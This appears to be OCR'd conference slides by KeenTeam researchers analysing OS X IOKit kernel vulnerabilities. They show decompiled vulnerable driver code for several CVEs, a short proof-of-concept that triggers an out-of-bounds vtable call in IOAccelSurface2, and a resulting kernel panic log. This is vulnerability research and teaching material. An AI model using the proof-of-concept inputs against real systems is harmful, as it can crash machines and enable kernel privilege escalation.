OS X Kernel is As Strong as its Weakest Part

Liang Chen@KeenTeam
ShuaiTian Zhao@KeenTeam

About us

- Liang Chen
  - Senior Security Researcher
  - Main focus: browser vulnerability research, OS X kernel, Android Root

- Shuaitian Zhao
  - Senior Security Researcher
  - Main focus: Flash vulnerability research, OS X kernel

Agenda

- OS X Kernel Attack Surface
- IOKit Vulnerabilities
- OS X Exploitation Technology
  - New Mitigation on EI Capitan
- Summary

OS X Kernel Attack Surface

- Syscall/Mach Trap
  - In general, strong
- HFS
  - Not very common these years.
- IOKit
  - Still a lot, our target…
- Etc.

PART 1: IOKIT VULNERABILITIES

IOKit vulnerability review - CVE-2013-0981

- Back to the year 2013
- CVE-2013-0981: used by Evad0rs to jailbreak iOS 6
- PC pointer can be specified by the user directly

```
0000:80661B70 ; int sub_80661B70(int interface)
0000:80661B70
0000:80661B70         PUSH            {R7,LR}
0000:80661B72         MOV             R7, SP
0000:80661B74         SUB             SP, SP, #8
0000:80661B76         LDR.W           R9, [R0]        //R0 can be specified by user-mode parameter
0000:80661B7A         MOV             R12, R2
0000:80661B7C         LDR             R0, [R0,#0x50]
0000:80661B7E         MOV             R2, R1
0000:80661B80         LDR.W           R1, [R9,#0x344]
0000:80661B84         LDR             R3, [R0]
0000:80661B86         LDR.W           R9, [R3,#0x70]
0000:80661B8A         MOVS            R3, #0
0000:80661B8C         STR             R3, [SP,#0x10+var_10]
0000:80661B8E         STR             R3, [SP,#0x10+var_C]
0000:80661B90         MOV             R3, R12
0000:80661B92         BLX             R9              //R9 = *(*R0 + 0x70)
0000:80661B94         ADD             SP, SP, #8
0000:80661B96         POP             {R7,PC}
```

PC Control

IOKit vulnerability review - CVE-2014-1318

- Direct PC control for OS X version
- CVE-2014-1318: discovered by Ian Beer of Google Project Zero
- UserClient IGAccelGLContext selector 0x201

```
__int64 __fastcall IGAccelGLContext::unmap_user_memory(__int64 a1, __int64 userControlled, __int64 a3)
{
  signed int v3; // er14@1
  __int64 userControlled2; // [sp+8h] [bp-28h]@2

  v3 = 0xE00002C2;
  if ( a3 == 8 )
  {
    userControlled2 = *(_QWORD *)userControlled; //User controlled pointer
    IGHashTable<IGAccelMemoryMap *,unsigned int,IGHashTraits<IGAccelMemoryMap *>>::remove(a1 + 4264, &userControlled2);
    v4 = *(_QWORD *)(a1 + 280);
    IOLockLock(*(_QWORD *)(v4 + 136));
    IOGraphicsAccelerator2::lock_busy((IOGraphicsAccelerator2 *)v4);
    v3 = 0;
    (*(void (__fastcall **)(__int64, _UNKNOWN *, _QWORD))(*(_QWORD *)v4 + 2128LL))(v4, &unk_34FD6, 0LL);
    IntelAccelerator::waitForEventStamp(*(_QWORD *)(a1 + 280), a1 + 312, "unmap_user_memory", 63LL);
    v5 = userControlled2;
    (*(void (__fastcall **)(__int64))(*(_QWORD *)userControlled2 + 320LL))(userControlled2); //PC Control
```

PC Control

IOKit vulnerability review – CVE-2015-5774

- In 2015, direct PC control vulnerability is extinct
  - Many exploitable heap overflow vulns
  - CVE-2015-5774: credit to TaiG team

```
// IOHIDResourceDeviceUserClient::postReportResult
//---------------------------------------------------------------------------
IOReturn IOHIDResourceDeviceUserClient::postReportResult(IOExternalMethodArguments * arguments)
{
    OSObject * tokenObj = (OSObject*)arguments->scalarInput[kIOHIDResourceUserClientResponseIndexToken];

    if ( tokenObj && _pending->containsObject(tokenObj) ) {
        OSData * data = OSDynamicCast(OSData, tokenObj);
        if ( data ) {
            __ReportResult * pResult = (__ReportResult*)data->getBytesNoCopy();

            // RY: HIGHLY UNLIKELY ? IK
            if ( pResult->descriptor && arguments->structureInput ) {
                pResult->descriptor->writeBytes(0, arguments->structureInput, arguments->structureInputSize);

                // 12978252:  If we get an IOBMD passed in, set the length to be the # of bytes that were transferred
                IOBufferMemoryDescriptor * buffer = OSDynamicCast(IOBufferMemoryDescriptor, pResult->descriptor);
                if (buffer)
                    buffer->setLength((vm_size_t)arguments->structureInputSize);
            }

            pResult->ret = (IOReturn)arguments->scalarInput[kIOHIDResourceUserClientResponseIndexResult];

            _commandGate->commandWakeup(data);
        }

    } ? end if tokenObj&&_pending->c... ?

    return kIOReturnSuccess;
} ? end postReportResult ?
```

postReportResult called twice with same descriptor

Second call, overflow!

First call, enlarge the descriptor length without changing buffer

IOKit vulnerability review – CVE-????-????

- Simple IOKit vulnerability extinct ?
  - Still exists but hard (exploitability)
- CVE-????-???? : Discovered by KeenTeam and reported to Google Project Zero in May 2015
  - Never got fixed till now
- AGPMClient selector 7312: AGPMClient::setBoost

```
__int64 __cdecl AGPMClient::setBoost(AGPMClient *this, IOExternalMethodArguments *args)
{
  __int64 v2; // rdx@0
  __int64 v3; // r8@0
  __int64 v4; // rdi@1
  __int64 result; // rax@1

  v4 = *((_QWORD *)this + 27);
  result = 0xE00002D9LL;
  if ( v4 )
    result = 0LL;
  if ( args->scalarOutputCount )
    result = 0xE00002C2LL;
  if ( args->scalarInputCount != 1 )
    result = 0xE00002C2LL;
  if ( !(_DWORD)result )
    result = AGPM::setBoost(v4, *(_DWORD *)args->scalarInput, v2, 0xE00002C2LL, v3);
  return result;
}
```

scalarInput[0] is user controlled

IOKit vulnerability review – CVE-????-????

```
__int64 __fastcall AGPM::setBoost(__int64 a1, signed int inputScalar0, __int64 a3, __int64 a4, __int64 a5)
{
  v6 = a1;
  if ( *(_BYTE *)(a1 + 385) & 1 )
    IOLog(
      "AGPM: %s(%u) is called; current fBoostCountdown = %u, ControlID = %d\n",
      "setBoost",
      (unsigned int)inputScalar0,
      *(_DWORD *)(a1 + 436),
      *(_DWORD *)(a1 + 184));
  v7 = &inputScalar0;
  thermalAttribute = (__int64)&inputScalar0;
  if ( inputScalar0 < 4 || !*(_DWORD *)(a1 + 228) )
  {
    v10 = *(_DWORD *)(a1 + 312);
    if ( v10 )
    {
      if ( inputScalar0 > 3 || (v11 = *(_DWORD *)(a1 + 8LL * (unsigned int)inputScalar0 + 404)) == 0 )
```


inputScalar0 is signed

Can pass the check if inputScalar0 < 0

OOB read here

IOKit vulnerability review – CVE-????-????

- Can still trigger on latest EI Capitan
  - Not quite exploitable
- Problem: Not too many such simple bugs nowadays



EI Capitan 10.11

IOKit vulnerability: Think deeper?

- IOKit is a C++ based framework
- UserClient usually overrides IOUserClient::externalMethod and IOUserClient::getTargetAndMethodForIndex
  - Some drivers totally rewrite the original implementation
  - Others implement its own code and call the parent's implementation
- Problem 1: Does the developer fully understand what their parent's implementation is?
- Problem 2: Does the method implementer know which function call him, what check is performed?
- If not, vulnerabilities are introduced

AGPMClient::externalMethod fully rewrite the implementation

```
__int64 __cdecl AGPMClient::externalMethod(AGPMClient *this, unsigned int a2, IOExternalMethodArguments *args,
{


  result = 3758097090LL;
  if ( !*(_QWORD *)&args->gap_8[0] )
  {
    v7 = a2 - 7301;
    result = (__int64)off_56E8;
    switch ( (_DWORD)v7 )
    {

      case 2:
        result = AGPMClient::getPowerState(this, args);
        break;
      case 3:
        result = AGPMClient::getMaxPowerState(this, args);
        break;
      case 4:
        result = AGPMClient::setPowerState(this, args);
        break;
      case 5:
```

IOAccelSurface2::externalMethod calls IOUserClient::externalMethod

```
int __fastcall IOAccelSurface2::externalMethod(IOAccelSurface2 *a1, signed __int64 a2, __int64 a3, __int64 (__fastcall **a4)(), IOAccelSurface2 *a5)
{


  if ( (_DWORD)a2 == 6 )
  {
    v6 = *(_QWORD *)(a3 + 32);
    v7 = *(_DWORD *)v6;
    v8 = *(_DWORD *)(v6 + 8);
    v9 = *(_QWORD *)(v6 + 16);
    v10 = *(_DWORD *)(v6 + 24);
    v11 = *(_DWORD *)(a3 + 56);
    v12 = *(_QWORD *)(a3 + 48);
    return IOAccelSurface2::set_shape_backing_length_ext(a1, v7, v8);
  }
  if ( (_DWORD)a2 != 9
  {
    if ( (_DWORD)a2 != 17 )
    {
      v5 = qword_39068[0];
      return (*(int (__fastcall **)(IOAccelSurface2 *, signed __int64, __int64, __int64 (__fastcall **)(), IOAccelSurface2 *))(v5 + 0x860))(
               a1,
               a2,
               a3,
               a4,
               a5);
    }
    v13 = *(_QWORD *)(a3 + 32);
    v7 = *(_DWORD *)v13;
    v8 = *(_DWORD *)(v13 + 8);
    v14 = *(_QWORD *)(v13 + 16);
    v15 = *(_DWORD *)(v13 + 24);
    v16 = *(_QWORD *)(v13 + 32);
    v17 = *(_DWORD *)(a3 + 56);
    v18 = *(_QWORD *)(a3 + 48);
    return IOAccelSurface2::set_shape_backing_length_ext(a1, v7, v8);
  }
```

Then IOAccelSurface2::set_shape_backing_length_ext is likely to have issue

IOKit vulnerability: CVE-2015-3705

- Discovered by KeenTeam and reported to Google Project Zero in May 2015
- By calling IOConnectCallMethod API:
  - structureInput is used if structureInputSize < 4096
  - structureInputDescriptor is used if otherwise

```
struct IOExternalMethodArguments
{
    uint32_t        version;

    uint32_t        selector;

    mach_port_t             asyncWakePort;
    io_user_reference_t *   asyncReference;
    uint32_t                asyncReferenceCount;

    const uint64_t *    scalarInput;
    uint32_t        scalarInputCount;

    const void *    structureInput;
    uint32_t        structureInputSize;

    IOMemoryDescriptor * structureInputDescriptor;

    uint64_t *      scalarOutput;
    uint32_t        scalarOutputCount;

    void *      structureOutput;
    uint32_t        structureOutputSize;

    IOMemoryDescriptor * structureOutputDescriptor;
    uint32_t         structureOutputDescriptorSize;

    uint32_t        __reservedA;

    OSObject **         structureVariableOutputData;

    uint32_t        __reserved[30];
} ? and IOExternalMethodArguments ? ;
```

IOKit vulnerability: CVE-2015-3705

- If IOUserClient::externalMethod were not overridden
- But if IOUserClient::externalMethod it is a different story
- IOAccelSurface2::set_shape_backing_length_ext is not aware of that!

Dispatch always == NULL

structureInputDescriptor usage not allowed

```
IOReturn IOUserClient::externalMethod( uint32_t selector, IOExternalMethodArguments * args,
                                       IOExternalMethodDispatch * dispatch, OSObject * target, void * reference )
{
    IOReturn    err;
    IOService * object;
    IOByteCount structureOutputSize;

    if (dispatch)
    {
    uint32_t count;
    count = dispatch->checkScalarInputCount;
    ...

    count = dispatch->checkStructureInputSize;
    if ((kIOUCVariableStructureSize != count)
        && (count != ((args->structureInputDescriptor)
                ? args->structureInputDescriptor->getLength() : args->structureInputSize)))
    {
        return (kIOReturnBadArgument);
    }
    ...

    if (dispatch->function)
        err = (*dispatch->function)(target, reference, args);
    else
        err = kIOReturnNoCompletion;        /* implementator can dispatch */

    return (err);
    }


    // pre-Leopard API's don't do ool structs
    if (args->structureInputDescriptor || args->structureOutputDescriptor)
    {
       err = kIOReturnIPCError;
       return (err);
    }
```

IOKit vulnerability: CVE-2015-3705

- IOAccelSurface2::externalMethod overrides IOUserClient::externalMethod
  - structureInputSize > 4096
  - structureInputDescriptor should be used instead of structureInput

```
__int64 __cdecl IOAccelSurface2::externalMethod(IOAccelSurface2 *this, unsigned int a2, IOExternalMethodArguments *args,
{
  __int64 v6; // rax@3
  __int64 v7; // rax@6
  __int64 result; // rax@4

  if ( a2 == 6 )
  {
    result = IOAccelSurface2::set_shape_backing_length_ext(
               this,
               *(_DWORD *)args->scalarInput,
               *(_DWORD *)(args->scalarInput + 8),
               *(_QWORD *)(args->scalarInput + 16),
               *(_DWORD *)(args->scalarInput + 24),
               0LL,
               args->structureInput,
               args->structureInputSize);
```

structureInput value is unexpected

```
__int64 __fastcall IOAccelSurface2::set_shape_backing_length_ext(IOAccelSurface2 *this, unsigned int a2,
unsigned int a3, __int64 a4, int a5, __int64 a6, __int64 structureInput, signed __int64 structureInputSize)
{

  v14 = *(_WORD *)(structureInput + 8);
  if ( v14 < 0 )
    return (unsigned int)v13;
  v15 = *(_WORD *)(structureInput + 10);
  if ( v15 < 0 )
    return (unsigned int)v13;
  v16 = structureInputSize;
  if ( structureInputSize )
  {
    if ( 8LL * *(_DWORD *)structureInput + 12 != structureInputSize )
      return (unsigned int)v13;
  }
  else
  {
    v16 = 8LL * *(_DWORD *)structureInput + 12;
  }
  if ( !v14 || !v15 )
  {
    *(_DWORD *)(structureInput + 8) = 65537;
```

unexpected read

unexpected write


IOKit vulnerability: CVE-2015-3705

- Exploitable?
  - structureInput value is unexpected
  - Valid address value but not controllable

IOKit vulnerability: Think deeper and deeper?

- Does the problem affect only for externalMethod or getTargetAndMethodForIndex?
  - Of course not!

- Graphics driver is good candidate
  - E.g IGAccelGLContext
  - Easy to cause issue




```
  dq offset __ZN15IOAccelContext221processSidebandBufferEP24IOAccelCommandDescriptorb ; IOAccelContext2::processSidebandBuffer(IOAccelCommandDescriptor *,bool)
  dq offset __ZN16IGAccelGLContext20processSidebandTokenER24IOAccelCommandStreamInfo ; IGAccelGLContext::processSidebandToken(IOAccelCommandStreamInfo &)
  dq offset __ZN16IGAccelGLContext20discardSidebandTokenER24IOAccelCommandStreamInfo ; IGAccelGLContext::discardSidebandToken(IOAccelCommandStreamInfo &)
  dq offset __ZN15IOAccelContext220postTokenSanityCheckER24IOAccelCommandStreamInfo_1 ; IOAccelContext2::postTokenSanityCheck(IOAccelCommandStreamInfo &)
  dq offset __ZN16IGAccelGLContext18processDataBuffersEj ; IGAccelGLContext::processDataBuffers(uint)
  dq offset __ZN16IGAccelGLContext18beginCommandStreamER24IOAccelCommandStreamInfo ; IGAccelGLContext::beginCommandStream(IOAccelCommandStreamInfo &)
  dq offset __ZN16IGAccelGLContext16endCommandStreamER24IOAccelCommandStreamInfo ; IGAccelGLContext::endCommandStream(IOAccelCommandStreamInfo &)
  dq offset __ZN15IOAccelContext212bindResourceER24IOAccelCommandStreamInfoP16IOAccelResource2bP15IOAccelChannel2j ; IOAccelContext2::bindResource(IOAccelComma
el2 *,uint)
  dq offset __ZN15IOAccelContext214unbindResourceER24IOAccelCommandStreamInfoP16IOAccelResource2P15IOAccelChannel2 ; IOAccelContext2::unbindResource(
urce2 *,IOAccelChannel2 *)
  dq offset __ZN15IOAccelContext223compactCurrentVidMemoryEv ; IOAccelContext2::compactCurrentVidMemory(void)
  dq offset __ZN15IOAccelContext216prepareResourcesEPP16IOAccelResource2i ; IOAccelContext2::prepareResources(IOAccelResource2 **,int)
  dq offset __ZN15IOAccelContext222compactCurrentMappingsEP16IOAccelMemoryMap ; IOAccelContext2::compactCurrentMappings(IOAccelMemoryMap *)
  dq offset __ZN15IOAccelContext213getDataBufferEP29IOAccelContextGetDataBufferInP30IOAccelContextGetDataBufferOutP22IOAccelResourcePrivatey ; IOAccelContext2:
elContextGetDataBufferOut *,IOAccelResourcePrivate *,ulong long)
  dq offset __ZN15IOAccelContext218allocOneDataBufferEbj ; IOAccelContext2::allocOneDataBuffer(bool,uint)
  dq offset __ZN15IOAccelContext220getDataBufferPrivateEP16IOAccelResource2P22IOAccelResourcePrivatey_1 ; IOAccelContext2::getDataBufferPrivate(IOAccelResource

  dq offset __ZN15IOAccelContext218validateDataBufferEyP24IOBufferMemoryDescriptorP16IOAccelResource2_1 ; IOAccelContext2::validateDataBuffer(ulong
lResource2 *)
  dq offset __ZN16IGAccelGLContext21populateContextConfigEP20IOAccelContextConfig ; IGAccelGLContext::populateContextConfig(IOAccelContextConfig *)
  dq offset __ZN16IGAccelGLContext22addDataBufferToChannelEP16IOAccelResource2j ; IGAccelGLContext::addDataBufferToChannel(IOAccelResource2 *,uint)
  dq offset __ZN16IGAccelGLContext27removeDataBufferFromChannelEP16IOAccelResource2j ; IGAccelGLContext::removeDataBufferFromChannel(IOAccelResource2 *,uint)
  dq offset __ZN16IGAccelGLContext32removeCurrentResourceFromChannelEP16IOAccelResource2j ; IGAccelGLContext::removeCurrentResourceFromChannel(IOAccelResource2
  dq offset __ZN15IOAccelContext210invalidateEv_1 ; IOAccelContext2::invalidate(void)
  dq offset __ZN15IOAccelContext217getFrameDelimiterEv_1 ; IOAccelContext2::getFrameDelimiter(void)
  dq offset __ZN17IOAccelGLContext217getSurfaceReqBitsEv ; IOAccelGLContext2::getSurfaceReqBits(void)
  dq offset __ZN17IOAccelGLContext220requiresBackingStoreEv ; IOAccelGLContext2::requiresBackingStore(void)
  dq offset __ZN17IOAccelGLContext227set_compatible_surface_modeEPyyj ; IOAccelGLContext2::set_compatible_surface_mode(ulong long *,ulong long,uint)
  dq offset __ZN17IOAccelGLContext213removeSurfaceEv ; IOAccelGLContext2::removeSurface(void)
  dq offset __ZN17IOAccelGLContext219allowsExclusiveModeEv ; IOAccelGLContext2::allowsExclusiveMode(void)
  dq offset __ZN17IOAccelGLContext216isTripleBufferedEv ; IOAccelGLContext2::isTripleBuffered(void)
  dq offset __ZN17IOAccelGLContext215contextModeBitsEv ; IOAccelGLContext2::contextModeBits(void)
  dq offset __ZN16IGAccelGLContext25describeDriverAllocationsEP21IOAccelAllocationInfo ; IGAccelGLContext::describeDriverAllocations(IOAccelAllocationInfo *)
  dq offset __ZN16IGAccelGLContext20addDrawableToChannelEP16IOAccelDrawable2 ; IGAccelGLContext::addDrawableToChannel(IOAccelDrawable2 *)
  dq offset __ZN16IGAccelGLContext25removeDrawableFromChannelEP16IOAccelDrawable2 ; IGAccelGLContext::removeDrawableFromChannel(IOAccelDrawable2 *)
  dq offset __ZN16IGAccelGLContext24setCompatibleSurfaceModeEPyyi ; IGAccelGLContext::setCompatibleSurfaceMode(ulong long *,ulong long,int)
  dq offset __ZN17IOAccelGLContext226sleepForSwapCompleteNoLockEj ; IOAccelGLContext2::sleepForSwapCompleteNoLock(uint)
  dq offset __ZN16IGAccelGLContext28addVendorSurfaceRequiredBitsEy ; IGAccelGLContext::addVendorSurfaceRequiredBits(ulong long)
  dq offset __ZN16IGAccelGLContext24get_temp_allocation_infoEP16IOAccelDrawable2PjS2_ ; IGAccelGLContext::get_temp_allocation_info(IOAccelDrawable2 *,uint *,ui
  dq offset __ZN17IOAccelGLContext211processSwapE7eDoSwap ; IOAccelGLContext2::processSwap(eDoSwap)
  dq offset __ZN16IGAccelGLContext23compactCurrentResourcesEP16IOAccelResource2 ; IGAccelGLContext::compactCurrentResources(IOAccelResource2 *)
  dq offset __ZN16IGAccelGLContext14updateDrawableEv ; IGAccelGLContext::updateDrawable(void)
```

IOKit vulnerability: CVE-2015-3706

- Discovered by KeenTeam and reported to Google Project Zero in May 2015
- In IOAccelSurface2::surfaceStart, dword at this+1144 is initialized as 0xffff

```
char __fastcall IOAccelSurface2::surfaceStart(IOAccelSurface2 *this)
{
  __int64 v1; // rax@1
  signed __int64 v2; // rcx@1
  signed __int64 v3; // rax@1
  signed __int64 v4; // rax@4
  __int64 v5; // rdx@6
  unsigned int v6; // er14@6
  __int64 v7; // rax@7
  signed __int64 v8; // rcx@7
  __int64 v9; // rdx@8
  char v10; // al@12

  v1 = *((_QWORD *)this + 613);
  *((_QWORD *)this + 614) = *(_QWORD *)(v1 + 856);
  *((_BYTE *)this + 253) = 0;
  *((_QWORD *)this + 612) = *(_QWORD *)(v1 + 296);
  (*(void (__fastcall **)(_QWORD, char *))(**(_QWORD **)(v1 + 864) + 376LL))(*(_QWORD *)(v1 + 864), (char *)this + 4368);
  (*(void (__fastcall **)(_QWORD, char *))(**(_QWORD **)(*((_QWORD *)this + 613) + 864LL) + 376LL))(
    *(_QWORD *)(*((_QWORD *)this + 613) + 864LL),
    (char *)this + 4432);
...
  *((_DWORD *)this + 1142) = 0xFFFF;
  *((_DWORD *)this + 1143) = 0xFFFF;
  *((_DWORD *)this + 1144) = 0xFFFF;
```

Initialized to 0xffff

IOKit vulnerability: CVE-2015-3706

- In userclient IOAccelSurface2 selector 7, IOAccelSurface2::set_id_mode

IOAccelSurface2::prune_buffer is called

```
__int64 __fastcall IOAccelSurface2::set_id_mode(IOAccelSurface2 *this, __int64 a2, unsigned int a3)
{
      ...
LABEL_44:
          IOAccelSurface2::prune_buffers(v4);
          IOAccelSurface2::update_shape(v4);
          IOAccelSurface2::pick_present_type(v4);
          *((_BYTE *)v4 + 4564) = 0;
          if ( *((_DWORD *)v4 + 1142) != 0xFFFF && *((_BYTE *)v4 + 4625) & 0x80 )
            IOAccelDisplayMachine2::setup_fullscreen(*((IOAccelDisplayMachine2 **)v4 + 614), v4);
          goto LABEL_47;
        }
        IOFreeAligned(
          *((_QWORD *)v4 + 2 * *((_DWORD *)v4 + 1142) + 524),
          *((_DWORD *)v4 + 4 * *((_DWORD *)v4 + 1142) + 1050));
        v22 = *((_QWORD *)v4 + 613);
        if ( v22 )
          *(_DWORD *)(v22 + 716) -= *((_DWORD *)v4 + 4 * *((_DWORD *)v4 + 1142) + 1050);
        v23 = 16LL * *((_DWORD *)v4 + 1142);
        *(_QWORD *)((char *)v4 + v23 + 4192) = v21;
        *(_DWORD *)((char *)v4 + v23 + 4200) = 12;
        v24 = *((_QWORD *)v4 + 613);
        if ( v24 )
          *(_DWORD *)(v24 + 716) += 12;
      }
      v5 = 0;
      goto LABEL_43;
    }
  }
}
```

```
int __fastcall IOAccelSurface2::prune_buffers(IOAccelSurface2 *this)
{
  ...
    v16 = (IOAccelDisplayMachine2 *)*((_QWORD *)this + 614);
    if ( *(( BYTE *)v1 + 4565) )
      v17 = IOAccelDisplayMachine2::getScanoutResource(v16, *((_DWORD *)v1 + 1144), 0);
    else
      v17 = IOAccelDisplayMachine2::getFramebufferResource(v16, *((_DWORD *)v1 + 1142), 0);
    IOAccelSurface2::attach_buffer_at_index(v1, 0LL, (IOAccelResource2 *)v17);
```

```
__int64 __fastcall IOAccelDisplayMachine2::getScanoutResource(__int64 this, unsigned int a2, unsigned int a3)
{
  return IOAccelDisplayPipe2::getScanoutResource(*(_QWORD *)(this + 8LL * a2 + 136), a3);
}

__int64 __fastcall IOAccelDisplayPipe2::getScanoutResource(IOAccelDisplayPipe2 *this, unsigned int a2)
{
  return *((_QWORD *)this + a2 + 39);
}
```

The IOAccelDisplayMachine2 + 8*0xffff + 136 is accessed
IOAccelDisplayMachine2 is 0x130 in size!

IOKit vulnerability: CVE-2015-3706

- Later in IOAccelSurface2::attach_buffer_at_index, the returned value is used as this pointer and its vtable entry is called

```
__int64 __fastcall IOAccelSurface2::attach_buffer_at_index(IOAccelSurface2 *this, __int64 a2, IOAccelResource2 *OOBAccessed)
{
  IOAccelSurface2 *v4; // r14@1

  v4 = this;
  result = *((_QWORD *)this + (signed int)a2 + 580);
  if ( (IOAccelResource2 *)result != OOBAccessed )
  {
    if ( result )
    {
      a2 = (unsigned int)a2;
      IOAccelSurface2::detach_buffer_at_index(this, a2);
    }
    (*(void (__fastcall **)(IOAccelResource2 *, __int64))(*(_QWORD *)OOBAccessed + 32LL))(OOBAccessed, a2);
```

Vtable call

- Wait , *((_BYTE *)this + 4565) should be 1 to reach the OOB access

```
int __fastcall IOAccelSurface2::prune_buffers(IOAccelSurface2 *this)
{

LABEL_31:
      v16 = (IOAccelDisplayMachine2 *)*((_QWORD *)this + 614);
      if ( *((_BYTE *)v1 + 4565) )
        v17 = IOAccelDisplayMachine2::getScanoutResource(v16, *((_DWORD *)v1 + 1144), 0);
```

IOKit vulnerability: CVE-2015-3706

- Before that, selector 9 () should be called to set *((_BYTE *)this + 4565) to 1

```
__int64 __fastcall IOAccelSurface2::set_shape_backing_length_ext(IOAccelSurface2 *this, unsigned int a2, unsigned int
structureInputSize)
{

  if ( (unsigned int)IOAccelDisplayMachine2::getFramebufferCount(*((IOAccelDisplayMachine2 **)this + 614)) <= a3 )
    return (unsigned int)v13;
  ...
  if ( v22 & 0x40 )
  {
    *((_BYTE *)v17 + 4565) = 1;
```

- PoC:

```
int main(int argc, char** argv)
{
    io_connect_t conn = open_service("IOAccelerator");

    test(conn, 7 , 0x0, 0x000000000000003f);
    test(conn, 9, 0xcfff,0x8000000000000000);
    test(conn, 7 , 0x0, 0x0000000000478014);
    return 0;
}
```

IOKit vulnerability: CVE-2015-3706

- IOAccelDisplayMachine2 is allocated upon boot, so IOAccelDisplayMachine2 + 0xffff * 8 is hard to control
- But we still have successful rate

```
panic(cpu 0 caller 0xffffff800de1a46e): Kernel trap at 0xffffff7f8feeeb76, type 13=general protection, registers:
RAX: 0x0000000000000000, RBX: 0x0000000000000000, RCX: 0x0000000000000009, RDX: 0x0000000000000000
RSP: 0xffffff811945ba50, RBP: 0xffffff811945ba50, RSI: 0x0000000000000000, RDI: 0x4141414141414141
R8:  0x0000000fa0000000, R9:  0x0000000010000000, R10: 0xffffff80204f1f00, R11: 0x0000000000000000
R12: 0xffffff80232871e8, R13: 0x0000000000478014, R14: 0xffffff8023286000, R15: 0x0000000000000000
RFL: 0x0000000000010246, RIP: 0xffffff7f8feeeb76, CS:  0x0000000000000008, SS:  0x0000000000000010
```

Part 2: OS X Exploitation Technology

